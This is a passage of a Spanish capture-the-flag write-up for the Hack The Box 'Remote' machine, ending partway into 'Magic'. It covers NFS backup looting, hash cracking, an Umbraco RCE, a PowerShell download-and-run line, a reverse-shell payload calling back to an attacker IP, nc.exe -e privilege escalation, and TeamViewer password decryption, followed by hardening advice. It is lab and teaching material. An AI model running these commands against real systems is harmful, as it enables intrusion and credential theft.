2049/tcp  open  nfs
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

Figura 25: vulnerabilidades por nmap

2.3. Enumeración

Luego de ver los puertos, nmap no nos bota una vulnerabilidad por FTP, pero de todos modos nunca está de más probar si encontramos algo, sin embargo en esta ocasión no encontramos nada relevante.

```
> ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:jmt): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> _
```

Figura 26: logueo anónimo por FTP

Intentamos luego con la página ubicada en el puerto 80, a ver si encontramos algo, y efectivamente encontramos una página que tiene diferentes apartados para revisar, buscamos info en los cuadros y en toda la página pero es solo texto generado de relleno, así que no hay información relevante en estas páginas para diccionarios.




Figura 27: logueo anónimo por FTP

Entre todas las páginas encontramos un apartado de login, está en el mismo servidor así que se ve bastante interesante junto a que el framework es de umbraco segun el wappalyzer.




Figura 28: Resultados de wappalyzer

Intentamos un escaneo con dirb para escanear los posibles directorios ocultos, donde se encontraron muchos directorios que de forma normal hubieran sido localizados y otros que hacen referencia a redirecciones, algunos que mostraron un error de configuración pero no grave.

000000038:	200	187 L	490 W	6703 Ch	"home"
000000032:	200	137 L	338 W	5011 Ch	"blog"
000000025:	200	124 L	331 W	7890 Ch	"contact"
000000042:	200	129 L	302 W	5330 Ch	"products"
0000000155:	200	167 L	330 W	6739 Ch	"people"
0000000157:	500	80 L	276 W	3420 Ch	"product"
0000000286:	200	187 L	490 W	6703 Ch	"Home"
0000000496:	200	129 L	302 W	5330 Ch	"Products"
0000000592:	200	124 L	331 W	7890 Ch	"Contact"
0000000715:	302	3 L	8 W	126 Ch	"install"
0000001035:	200	137 L	338 W	5011 Ch	"Blog"
0000001352:	200	167 L	330 W	6749 Ch	"People"
0000001794:	500	80 L	276 W	3420 Ch	"Product"
0000002430:	302	3 L	8 W	126 Ch	"INSTALL"
0000002574:	500	80 L	276 W	3420 Ch	"master"
0000002624:	200	123 L	283 W	4049 Ch	"1112"
0000001119:	200	161 L	428 W	5441 Ch	"about-us"
0000002959:	200	116 L	222 W	3313 Ch	"intranet"
0000003012:	200	123 L	310 W	4234 Ch	"1114"
0000002997:	200	81 L	201 W	2750 Ch	"1117"

Figura 29: Escaneo con la herramienta dirb

Luego para tratar de buscar por los archivos compartidos se usa el comando llamado showmounts, que viene en la herramienta nfs-common.

```
> showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Figura 30: Obtención del backup

Luego creando una carpeta para guardar el contenido extraído con el comando "mount -t nfs 10.10.10.180:/site_backups".

una vez copiado esto tenemos carpetas interesantes, nuestro objetivo parecen ser credenciales de la base de datos para por medio de esas acceder al servidor original, entonces primero buscamos un poco. Entonces encontramos una password en hash dentro de ".\app_Data\Umbraco.sdf" La obtuvimos

```
> cd backups
↳ App_Browsers  ↳ aspnet_client  ↳ css  ↳ Umbraco  □ default.aspx
↳ App_Data      ↳ bin          ↳ Media   ↳ Umbraco_Client  □ Global.asax
↳ App_Plugins   ↳ Config        ↳ scripts  ↳ Views    □ Web.config
```

Figura 31: Revisado del backup

mediante el comando strings probando en diferentes archivos de configuración grepeando pass, luego de encontrarla en esta ruta vimos que grepeando pass no nos daba mucha información adicional al correo de login, así que probamos otro filtro.

```
cache  Logs  Models  packages  TEMP  umbraco.config  Umbraco.sdf
>
> strings Umbraco.sdf | grep pass
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "smith" <smith@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "ssmith" <ssmith@htb.local>umbraco/
user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/us
er/password/changepassword change
```

Figura 32: Encontrando el fichero con la contraseña

Entonces probando el filtro `.admin.` en base a los resultados anteriores, y encontramos un hash, el cual mediante hash-identifier pudimos comprobar su naturaleza SHA1.

```
> strings Umbraco.sdf | grep admin
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/password/changepassword change
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/saveupdatingLastLoginDate, LastPasswordChangeDate, UpdateDate
User "SYSTEM" 192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/loginlogin success
User "admin" <admin@htb.local>192.168.195.1User "admin" <admin@htb.local>umbraco/user/sign-in/logoutlogout success
```

Figura 33: Encontrando la contraseña cifrada

Ahora posteriormente lo que sigue es intentar el crackeo de esta contraseña cifrada en SHA1, para nuestra suerte este tipo de cifrado es completamente obsoleto al poseer posibilidad de colisiones en su algoritmo. Por lo cual en diferentes sitios online se pueden encontrar formas de crackear la contraseña, y el resultado es la obtención de la contraseña "baconandcheese".




Figura 34: Encontrando la contraseña en texto claro

Probando ya tenemos acceso a la página de administrador dentro de la página, donde se permite el subido de imágenes, lo cual nos hace dar una idea de una posible inyección o ejecución remota de comandos, para lo cual primero buscaremos si existe algún exploit que aproveche esta vulnerabilidad en github.




Figura 35: Entrando al admin de Umbraco

2.4. Explotación

2.4.1. Obtención de Acceso como usuario

Entonces comenzamos con la búsqueda del script en github, para lo cual nos encontramos el siguiente. <https://github.com/noraj/Umbraco-RCE> Descargando el exploit y ejecutándolo obtenemos una ejecución remota de comandos mediante powershell.

```
> python exploit.py -u admin@htb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a '-NoProfile
Command dir'

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime Length Name
---- ----- ---- -
d---- 2/19/2020 3:11 PM Config
d---- 2/19/2020 3:11 PM en
d---- 2/19/2020 3:11 PM en-US
d---- 10/4/2021 9:11 AM History
d---- 2/19/2020 3:11 PM MetaBack
-a--- 2/19/2020 3:11 PM 252928 abocomp.dll
-a--- 2/19/2020 3:11 PM 324608 adsis.dll
-a--- 2/19/2020 3:11 PM 119808 appcmd.exe
-a--- 9/15/2018 3:14 AM 3810 appcmd.xml
-a--- 2/19/2020 3:11 PM 181760 AppHostNavigators.dll
```

Figura 36: Probando Ejecución Remota de Comandos

Una vez con esto tenemos que encontrar la forma de abrir una reverse shell para trabajar cómodos y explorar el sistema, entonces usarmos primero:

1. Un Comando que permita la reverse shell que evite que crashee la terminal. Este lo obtenemos de diferentes payloads de <https://github.com/swisskyrepo/PayloadsAllTheThings>.

```
> python exploit.py -u admin@tb.local -p baconandcheese -i "http://10.10.10.180/" -c powershell.exe -a "
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.3:8001/powershell_reverse_tcp.ps1')
#####
# PowerShell Reverse TCP v3.5
# by Ivan Sincek
#
# GitHub repository at github.com/ivan-sincek/powershell-reverse-tcp.
# Feel free to donate bitcoin at 1BrZM6T7G9RN8vbabnfXu4M6Lpgztq6Y14.
#
#####
No connection could be made because the target machine actively refused it 10.10.14.3:1234
```

Figura 37: Comando del exploit

2. Levantamos un servidor en python3 para poder subir el payload al sistema y crear el backdoor.

```
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
127.0.0.1 - - [10/Oct/2021 16:35:37] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:35] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
10.10.10.180 - - [10/Oct/2021 16:38:52] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
^C
Keyboard interrupt received, exiting.
> python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.10.180 - - [10/Oct/2021 17:42:19] "GET /powershell_reverse_tcp.ps1 HTTP/1.1" 200 -
```

Figura 38: Server de Python3 en escucha

3. Un payload para establecer la conexión, este lo obtenemos de <https://github.com/ivan-sincek/powershell-reverse-tcp>.

```
try {
    # change the host address and/or port number as necessary
    $client = New-Object Net.Sockets.TcpClient("10.10.14.3", 1234);
    $stream = $client.GetStream();
    $buffer = New-Object Byte[] 1024;
    $encoding = New-Object Text.AsciiEncoding;
    $writer = New-Object IO.StreamWriter($stream);
    $writer.AutoFlush = $true;
    Write-Host "Backdoor is up and running...";
    Write-Host "";
    $bytes = 0;
    do {
        $writer.WriteLine("PS>");
        do {
            $bytes = $stream.Read($buffer, 0, $buffer.Length);
            if ($bytes -gt 0) {
```

Figura 39: Imagen del payload modificado con nuestra dirección

4. Tener escuchando con netcat un puerto para establecer la conexión por el payload.

```
> nc -lvpn 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.10.180 50580
PS>ls

Directory: C:\windows\system32\inetsrv

Mode LastWriteTime Length Name
---- ----- ----- -----
d---- 2/19/2020 3:11 PM Config
d---- 2/19/2020 3:11 PM en
d---- 2/19/2020 3:11 PM en-US
d---- 10/4/2021 9:11 AM History
```

Figura 40: Estableciendo contacto con el netcat

5. Por último solo quedaría acceder a la carpeta del usuario y abrir el user.txt

```
PS>cd Public
PS>ls

Directory: C:\Users\Public

Mode LastWriteTime Length Name
---- ----- ----- -----
d-r--- 2/19/2020 3:03 PM Documents
d-r--- 9/15/2018 3:19 AM Downloads
d-r--- 9/15/2018 3:19 AM Music
d-r--- 9/15/2018 3:19 AM Pictures
d-r--- 9/15/2018 3:19 AM Videos
-ar--- 10/10/2021 5:55 PM 34 user.txt

PS>cat user.txt
8884b1721769ac46dc46083782506ec6
```

Figura 41: Observando en texto claro la flag

2.4.2. Escalamiento de Privilegios

Para el escalamiento de privilegios lo primero que hice fue fijarme en los permisos que tenía con mi usuario actual, esto se puede hacer mediante el comando "whoami /priv". Luego de esto, había

```
PS>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token      Disabled
SeIncreaseQuotaPrivilege    Adjust memory quotas for a process  Disabled
SeAuditPrivilege           Generate security audits        Disabled
SeChangeNotifyPrivilege    Bypass traverse checking       Enabled
SeImpersonatePrivilege    Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege    Create global objects         Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Disabled
```

Figura 42: Verificando Privilegios

que averiguar la versión del sistema para poder empezar a buscar algún exploit relacionado a los permisos habilitados.

```
PS>systeminfo

Host Name:                  REMOTE
OS Name:                    Microsoft Windows Server 2019 Standard
OS Version:                 10.0.17763 N/A Build 17763
OS Manufacturer:            Microsoft Corporation
OS Configuration:           Standalone Server
OS Build Type:              Multiprocessor Free
Registered Owner:           Windows User
Registered Organization:
Product ID:                 00429-00521-62775-AA801
Original Install Date:      2/19/2020, 4:03:29 PM
System Boot Time:            10/11/2021, 9:04:52 AM
System Manufacturer:         VMware, Inc.
System Model:                VMware7,1
System Type:                 x64-based PC
Processor(s):                2 Processor(s) Installed.
                               [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
                               [02]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:                VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:           C:\Windows
```

Figura 43: Información del Sistema

Entonces encontramos un github que hablaba sobre el abuso del permiso **SeImpersonatePrivilege** en servidores 2016-2019, entonces mediante el script encontrado en :

<https://github.com/itm4n/PrintSpoofer/tree/v1.0>

Luego de pasar el script a la máquina víctima mediante el uso de un servidor local en python3 y el comando en powershell invoke-webrequest que sirve a modo de wget para obtener una descarga de otro servidor. el script llamado exploit.exe y el netcat llamado nc.exe son necesarios para poder levantar la reverse shell con permisos elevados.

```
PS>./exploit.exe -c "C:\Users\Public\nc.exe 10.10.14.3 443 -e powershell.exe"
"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

Figura 44: Ejecutando el script de elevación.

Aparentemente funciona pero luego no detecta nada en el puerto de escucha, se hizo una corroboración por md5 a ver si el archivo era exactamente el mismo, pero debido a ciertas circunstancias esta forma no se dejó. Entonces al fallar esta forma empecé a ver los procesos del sistema a ver si había

```
> sudo nc -lvp 443
[sudo] contraseña para jmt:
Listening on 0.0.0.0 443
-
```

Figura 45: Fallo en la escucha

alguna pista sobre cómo escalar privilegios, encontré todos los procesos no terminados del exploit que estaban corriendo en background. y entonces encontré un proceso de TeamViewer7 corriendo. Buscando un poco sobre algún exploit relacionado a la versión 7, encontré una forma de dumper las

vmtoolsd.exe	2160 VMTools
VGAuthService.exe	2168 VGAuthService
svchost.exe	2176 W32Time
svchost.exe	2204 W3SVC, WAS
TeamViewer_Service.exe	2216 TeamViewer7

Figura 46: Proceso de TeamViewer

claves de registro que se encuentran en ciertas rutas, un poco más de la documentación se encuentra en : <https://whynotsecurity.com/blog/teamviewer/>

Entonces nos dirigimos a la ruta en cuestión para poder dumper la clave de registro.

```
PS>get-itemproperty -path .

StartMenuGroup      : TeamViewer 7
InstallationDate    : 2020-02-20
InstallationDirectory : C:\Program Files (x86)\TeamViewer\Version7
Always_Online        : 1
Security_ActivateDirectIn : 0
Version              : 7.0.43148
ClientIC             : 301094961
PK                   : {191, 173, 42, 237...}
SK                   : {248, 35, 152, 56...}
LastMACUsed          : {005056B98CE8}
MIDInitiativeGUID   : {514ed376-a4ee-4507-a28b-484604ed0ba0}
MIDVersion           : 1
ClientID             : 1769137322
CUse                 : 1
LastUpdateCheck       : 1629207277
UsageEnvironmentBackup : 1
SecurityPasswordAES  : {255, 155, 28, 115...}
MultiPwdMgmtIDs     : {admin}
MultiPwdMgmtPWDs    : {357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77}
Security_PasswordStrength : 3
PSPath                : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer\vers         : ion7
PSParentPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\software\wow6432node\
teamviewer
PSChildName           : version7
PSDrive                : HKLM
PSProvider              : Microsoft.PowerShell.Core\Registry
```


Figura 47: Verificando llave disponible

Ya averiguamos de qué parámetro tenemos que buscar la llave, googleando un poco encontramos la ruta y es la siguiente, entonces solo tocaría dumper.

```
PS>(get-itemproperty -path .).SecurityPasswordAES
255
155
28
115
214
107
206
49
172
65
62
174
19
27
70
79
88
47
108
226
209
225
243
218
126
141
55
107
38
57
```

Figura 48: Dumper la clave

Ahora lo que sigue es crackear esta contraseña, según vimos en la vulnerabilidad usa un cifrado AES-128-CBC con la llave 0602000000a400005253413100040000, encontré un script que se usaba para dumper las credenciales de este exploit específicamente y es el siguiente.



```

GNU nano 5.4                               decript.py
#!/usr/bin/env python3

from Crypto.Cipher import AES

key = b"\x06\x02\x00\x00\x00\x00\x00\x00\x00\x52\x53\x41\x31\x00\x04\x00\x00"
iv = b"\x01\x00\x01\x00\x67\x24\x4F\x43\x6E\x67\x62\xF2\x5E\xA8\xD7\x04"
ciphertext = bytes([255, 155, 28, 115, 214, 107, 206, 49, 172, 65, 62, 174,
                    19, 27, 70, 79, 88, 47, 108, 226, 209, 225, 243, 218,
                    126, 141, 55, 107, 38, 57, 78, 91])

aes = AES.new(key, AES.MODE_CBC, IV=iv)
password = aes.decrypt(ciphertext).decode("utf-16").rstrip("\x00")

print(f"[+] Found password: {password}")

```

Figura 49: Script de Python para decifrar la clave

Con esto obtuvimos la contraseña que era **!R3m0te!**, ya con esta clave obtenida podemos usar algún impacket para acceder a la máquina, en este caso usamos el psexec.py ubicando el github <https://github.com/SecureAuthCorp/>.



```

> python3 psexec.py 'administrator:!R3m0te!@10.10.10.180'
Impacket v0.9.24.dev1+20210928.152630.ff7c521a - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.180.....
[*] Found writable share ADMIN$ 
[*] Uploading file VEYvXPoR.exe
[*] Opening SVCManager on 10.10.10.180.....
[*] Creating service Becq on 10.10.10.180.....
[*] Starting service Becq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>

```

Figura 50: entrando como NT Authority System

Con esto ya podríamos obtener la bandera root en C:\Users\Administrator\Desktop\root.txt. Y así finalizaría el acceso completo a la máquina Remote, con los máximos privilegios se puede hacer de todo, así que con esto en mente lo que sigue ahora es la parte de post explotación, en la cual principalmente se hará el hardening de las vulnerabilidades para que no haya problemas críticos en la seguridad.

2.5. Hardening

2.5.1. Umbraco

Para evitar el ingreso por el vector de umbraco se requiere una actualización, pero debido a que pasar de Umbraco 7 al 8 o 9 no es tan sencillo, gracias a la incompatibilidad de código que hay entre versiones, la única solución que quedaría sería netamente pasar el contenido de forma manual de una versión a otra. Esta es la solución oficial que nos dan en la documentación de Umbraco, sin embargo esta versión es completamente obsoleta así que solo quedaría hacer la migración manual como sugieren. De hecho gracias a la versión que se tiene en el servidor, que es la 7.12.4, no tiene forma de migrar.

Version 7.1.0

- Remove the /Install folder.

Figura 51: Solución Oficial de Umbraco

Entonces la única solución sería instalar una nueva versión de Umbraco 9 y configurar el servidor desde esa base.

2.5.2. Permisos Powershell

También se tuvo un problema con los permisos o privilegios que tenía el usuario con el que se escaló privilegios, debido a la versión 2019 de servidor que se usaban era necesario verificar que el permiso **SeImpersonatePrivilege**- Para lo cual se tiene que deshabilitar mediante un script referenciado en

```
function Add-ServiceLogonRight([string] $Username) {
    Write-Host "Enable ServiceLogonRight for $Username"

    $tmp = New-TemporaryFile
    secedit /export /cfg "$tmp.inf" | Out-Null
    (gc -Encoding ascii "$tmp.inf") -replace '^SeServiceLogonRight .+'
    , " '$0,$Username" | sc -Encoding ascii "$tmp.inf"
    secedit /import /cfg "$tmp.inf" /db "$tmp.sdb" | Out-Null
    secedit /configure /db "$tmp.sdb" /cfg "$tmp.inf" | Out-Null
    rm $tmp* -ea 0
}
```

Con esto ya evitaría que se pueda escalar privilegios mediante el exploit en Windows Server 2019.

2.5.3. TeamViewer7

Para instalar esto se necesitaría o eliminar el proceso o actualizar la versión a la más nueva, pero desde cmd o powershell no se puede actualizar de forma sencilla los programas debido a la forma en la que están hechos y el funcionamiento de la terminal en windows. De todos modos se podría actualizar luego de instalar un programa llamado winget ubicado en <https://github.com/microsoft/winget-cli/releases>

3. Fuse

- 3.1. Reconocimiento**
- 3.2. Escaneo de Vulnerabilidades**
- 3.3. Enumeración**
- 3.4. Explotación**
- 3.5. Post Explotación**

4. MAGIC

4.1. Reconocimiento

Lo primero a hacer en este caso es un escaneo de nmap, para encontrar algunos puertos abiertos y servicios corriendo, en este caso se encontraron los puertos 22 y 80. Esto nos da una idea de que todo se hace netamente por el acceso a página web del puerto 80, porque es muy raro encontrar vulnerabilidades del puerto 22. Entonces vemos en el puerto 80 existe una página, decidimos escanear

```
File: puertos

# Nmap 7.80 scan initiated Thu Oct 14 15:29:26 2021 as: nmap -Pn -p-
--min-rate=5000 -v -oN puertos 10.10.10.185
Nmap scan report for 10.10.10.185
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
# Nmap done at Thu Oct 14 15:29:41 2021 -- 1 IP address (1 host up) s
canned in 15.54 seconds
```

Figura 52: Escaneo de Puertos con Nmap

directorios mediante **Wfuzz** y al mismo tiempo vamos a observar la página.

```
> wfuzz -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -u "http://10.10.10.185/FUZZ" --hc 404 -t 200
=====
* Wfuzz 3.1.0 - The Web Fuzzer
=====

Target: http://10.10.10.185/FUZZ
Total requests: 4702

=====
ID      Response  Lines   Word     Chars   Payload
=====
0000000025: 403       9 L     28 W    277 Ch   ".htpasswd"
0000000024: 403       9 L     28 W    277 Ch   ".htaccess"
0000000023: 403       9 L     28 W    277 Ch   ".hta"
0000000719: 301       9 L     28 W    313 Ch   "assets"
0000000033: 403       9 L     28 W    277 Ch   ".sh_history"
0000002154: 301       9 L     28 W    313 Ch   "images"
0000002182: 200      59 L    207 W   3987 Ch  "index.php"
000003699: 403       9 L     28 W    277 Ch   "server-statu
s"
```

Figura 53: Escaneo de Directorios con Wfuzz

Entonces entrando a la máquina podemos ver la página principal en el índice, vemos que hay muchas imágenes subidas y en caso de poder loguearnos nos dejaría subir unas cuantas más. Vemos aquí el

